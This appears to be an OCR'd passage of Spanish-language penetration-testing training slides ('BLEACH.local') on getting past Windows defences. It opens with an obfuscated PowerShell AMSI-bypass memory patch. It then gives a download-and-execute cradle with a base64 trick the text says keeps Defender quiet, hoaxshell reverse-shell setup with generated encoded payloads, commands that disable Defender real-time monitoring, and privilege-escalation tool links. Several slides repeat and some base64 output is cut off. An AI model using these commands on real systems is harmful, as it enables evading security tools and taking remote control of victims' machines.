"$(('ÀmsíScänB'+'uffer').nOrmALize([CHAR]([bytE]0x46)+[CHAr]
([byTE]0x6f)+[ChAR](114)+[CHaR](109+15-15)+[char](68)) -replace [CHar]
([bYTe]0x5c)+[chAR]([bYTE]0x70)+[CHAr](123*75/75)+[Char]([BYte]0x4d)+
[chAr]([BYte]0x6e)+[Char]([BYte]0x7d))")
$p = 0
[jkhhj]::VirtualProtect($zuatcl, [uint32]5, 0x40, [ref]$p)
$cyss = "0xB8"
$sphl = "0x57"
$dlhv = "0x00"
$tbqx = "0x07"
$lhcd = "0x80"
$zrsw = "0xC3"
$pasct = [Byte[]] ($cyss,$sphl,$dlhv,$tbqx,+$lhcd,+$zrsw)
[System.Runtime.InteropServices.Marshal]::Copy($pasct, 0, $zuatcl, 6)
```



https://amsi.fail/

BLEACH.local : A FIRST BYPASS : AMSI

IEX(New-Object Net.WebClient).downloadString('http://URL-PS-RESOURCE')

DESCARGA ALTERNATIVA PARA QUE DEFENDER NO SE QUEJE.

```
EN LINUX PUEDES CODIFICAR EL CMD-LET EN BASE64

echo 'IEX (New-Object Net.WebClient).DownloadString("<URL>")' | iconv -t utf-16le | base64 -w 0

EJEMPLO CON HOAXSHELL (REVERSE SHELL IN POWERSHELL, EJEMPLO CON TRAFICO CIFRADO)

#.Generate.self-signed.certificate:
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365

#.Pass.the.cert.pem.and.key.pem.as.arguments:
sudo python3 hoaxshell.py -s <your_ip> -c </path/to/cert.pem> -k <path/to/key.pem>

Y LUEGO LANZARLO EN WINDOWS

Powershell -EncodedCommand <$encodedCommand>
Powershell -enc
```

https://github.com/t3l3machus/hoaxshell#usage

https://amsi.fail/

BLEACH.local : A FIRST BYPASS : AMSI


```
┌──(kali㉿kali)-[~/Documents/Formacion/hoaxshell]
└─$ openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365

...+.............+...+..+...++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
.....+.....+...+.+...+...........+..........+.....+.+...+........+...+.........
....+...+............+...+.+.................+............+..............+.++++
..+...+..++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*.....
++++++++++++++++++++++++++++++++*........+.............+.....+....+...+........
...+.........+..+.+........+....+..+.+...+.........+.................+...+...+..
+
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

https://amsi.fail/

https://github.com/t3l3machus/hoaxshell#usage

BLEACH.local : A FIRST BYPASS : AMSI

```
┌──(kali㉿kali)-[~/Documents/Formacion/hoaxshell]
└─$ openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365
```



```
┌──(kali㉿kali)-[~/Documents/Formacion/hoaxshell]
└─$ python3 hoaxshell.py -s 10.0.9.7 -c cert.pem -k key.pem -H "Authorization" -x "C:\Users\\\$env:USERNAME\.local\hack.ps1" -cm
```

```
by t3l3machus

Enter PEM pass phrase:
[Info] Generating reverse shell payload ...
powershell -e YQBkAGQALQB0AHkAcABlACAAQAAiAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0ALgBOAGUAdAA7AHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUwBlAGMAd
GkAYwBhAHQAZQBzADsACgBwAHUAYgBsAGkAYwAgAGMAbABhAHMAcwAgAFQAcgB1AHMAdABBAGwAbABDAGUAcgB0AHMAUABvAGwAaQBjAHkAIAA6ACAASQBDAGUAcgB0AGkAZgBp
awBWAGEAbABpAGQAYQB0AGkAbwBuAFIAZQBzAHUAbAB0ACgACgBTAGUAcgB2AGkAYwBlAFAAbwBpAG4AdAAgAHMAcgB2AFAAbwBpAG4AdAAsACAAWAA1ADAAOQBDAGUAcgB0AGk
0ACAAcgBlAHEAdQBlAHMAdAAsACAAaQBuAHQAIABjAGUAcgB0AGkAZgBpAGMAYQB0AGUAUABvAG8AYgBsAGUAdAB1AHIAbgAgAHQAcgB1AGUAOwB9AH0ACg
EAbgBhAGcAZQByAF0AOgA6AEMAZQByAHQAaQBmAGkAYwBhAHQAZQBQAG8AbABpAGMAeQAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAVABsAHUAcwB0AEEAbABsAEMAZQByA
QA9ACcAMABhADQAZgAyAGEAMQBjAC0AYwAxAGIAZQAzAGQAOQBkAC0AYgBlADcAZgAzADkAYQAyACcAOwAkAHAAPQAnAGgAdAB0AHAAcwA6AC8ALwAnADsAJAB2AD0ASQBuAHYA
```

https://amsi.fail/

https://github.com/t3l3machus/hoaxshell#usage

BLEACH.local : A FIRST BYPASS : AMSI

```
┌──(kali㉿kali)-[~/Documents/Formacion/hoaxshell]
└─$ openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365
```

```
┌──(kali㉿kali)-[~/Documents/Formacion/hoaxshell]
└─$ python3 hoaxshell.py -s 10.0.9.7 -c cert.pem -k key.pem -H "Authorization" -x "C:\Users\\\$env:USERNAME\.local\hack.ps1" -cm
```


```
 ▄▄   ▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄  ▄▄ ▄▄▄▄▄▄ ▄▄  ▄▄ ▄▄▄▄▄▄ ▄▄    ▄▄
 ▀▀▄▄▄▀▀ ▀▀▄▄▀▀ ▀▀▄▄▀▀ ▀▀▄▄▀▀ ▀▀▄▄▀▀ ▀▀▄▄▀▀ ▀▀▄▄▀▀ ▀▀▄▄▄▀▀
 ▀▀   ▀▀ ▀▀▀▀▀▀ ▀▀  ▀▀ ▀▀  ▀▀ ▀▀▀▀▀▀ ▀▀  ▀▀ ▀▀▀▀▀▀ ▀▀  ▀▀

                by t3l3machus
```

```
Enter PEM pass phrase:
[Info] Generating reverse shell payload ...
powershell -e YQBkAGQALQB0AHkAcABlACAAQAAiAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0ALgBOAGUAdAA7AHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUwBlAGMAd
GkAYwBhAHQAZQBzADsACgBwAHUAYgBsAGkAYwAgAGMAbABhAHMAcwAgAFQAcgB1AHMAdABBAGwAbABDAGUAcgB0AHMAUABvAGwAaQBjAHkAIAA6ACAASQBDAGUAcgB0AGkAZgBp
awBWAGEAbABpAGQAYQB0AGkAbwBuAFIAZQBzAHUAbAB0ACgACgBTAGUAcgB2AGkAYwBlAFAAbwBpAG4AdAAgAHMAcgB2AFAAbwBpAG4AdAAsACAAWAA1ADAAOQBDAGUAcgB0AGk
0ACAAcgBlAHEAdQBlAHMAdAAsACAAaQBuAHQAIABjAGUAcgB0AGkAZgBpAGMAYQB0AGUAUABvAG8AYgBsAGUAdAB1AHIAbgAgAHQAcgB1AGUAOwB9AH0ACg
EAbgBhAGcAZQByAF0AOgA6AEMAZQByAHQAaQBmAGkAYwBhAHQAZQBQAG8AbABpAGMAeQAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAVABsAHUAcwB0AEEAbABsAEMAZQByA
QA9ACcAMABhADQAZgAyAGEAMQBjAC0AYwAxAGIAZQAzAGQAOQBkAC0AYgBlADcAZgAzADkAYQAyACcAOwAkAHAAPQAnAGgAdAB0AHAAcwA6AC8ALwAnADsAJAB2AD0ASQBuAHYA
```

https://amsi.fail/


https://github.com/t3l3machus/hoaxshell#usage

BLEACH.local : PRIVILEGE ESCALATION : LVL1



BLEACH.local : A FIRST BYPASS : DEFENDER


```
info: Permitir la ejecucion de scripts.
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
```



BLEACH.local : A FIRST BYPASS : DEFENDER

```
info: Permitir la ejecucion de scripts.
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
```


PS C:\Windows\System32> Set-MpPreference -DisableIOAVProtection 1
PS C:\Windows\System32> Set-MpPreference -DisableRealtimeMonitoring 1



BLEACH.local : A FIRST BYPASS : DEFENDER

```
info: Permitir la ejecucion de scripts.
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
```


PS C:\Windows\System32> Set-MpPreference -DisableIOAVProtection 1
PS C:\Windows\System32> Set-MpPreference -DisableRealtimeMonitoring 1




https://www.fo-sec.com/articles/10-defender-bypass-methods#introduction

BLEACH.local : PRIVILEGE ESCALATION

BLEACH.local : PRIVILEGE ESCALATION



BLEACH.local : PRIVILEGE ESCALATION



https://github.com/rasta-mouse/Watson
https://www.hackingarticles.in/windows-privilege-escalation-seimpersonateprivilege/
https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/winPEAS/winPEASbat/winPEAS.bat
https://steflan-security.com/windows-privilege-escalation-cheat-sheet/


WINDOWS
GAMERS
MICROSOFT
WINDOWS XP KERNEL
PEOPLE TRYING
TO STOP
FEEDING THE KRAKEN
GIT
GNU/LINUX
BSD
JOURNALISTS
BEING KILLED
WHILE USING TAILS
imgflip.com